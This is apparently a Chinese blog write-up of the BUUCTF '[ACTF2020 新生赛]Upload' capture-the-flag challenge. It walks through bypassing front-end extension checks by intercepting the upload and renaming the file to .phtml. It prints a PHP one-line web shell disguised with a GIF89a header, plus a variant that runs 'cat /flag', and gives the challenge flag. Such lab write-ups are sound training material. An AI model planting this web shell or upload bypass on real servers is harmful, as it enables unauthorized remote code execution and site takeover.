buuctf-[ACTF2020 新生赛]Upload（小宇特详解）

原创

周星星ZY 于 2022-01-15 21:12:36 发布 268 收藏

文章标签： 安全 web安全 php


本文链接：https://blog.csdn.net/xhy18634297976/article/details/122516061

buuctf-[ACTF2020 新生赛]Upload（小宇特详解）

这里把鼠标放到小灯泡上，发现小灯泡亮了且有文件上传的地方。

这里先上传一个php文件来查看能否上传

这里只能上传指定类型的。查看源代码。




这里进行了前端验证。


这里尝试一下抓包，修改后缀进行上传。

这里写一个一句话木马。


```
GIF89a//在文件前加上GIF89a来绕过PHP getimagesize的检查,来绕过文件内容头校验
<script language="php">eval($_POST['shell']);</script>//一句话木马
```

抓包后直接修改后缀为phtml然后放包就会成功。





然后直接访问然后连接蚁剑，然后通过虚拟终端去找flag



这里试一下直接在代码中插入cat语句查找

代码是

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
<script language="php">system('cat /flag');</script>
```

其他的和上面的操作方法一样

GIF89a flag{5bbf4186-fe68-4583-851d-1f9c3bacadc0}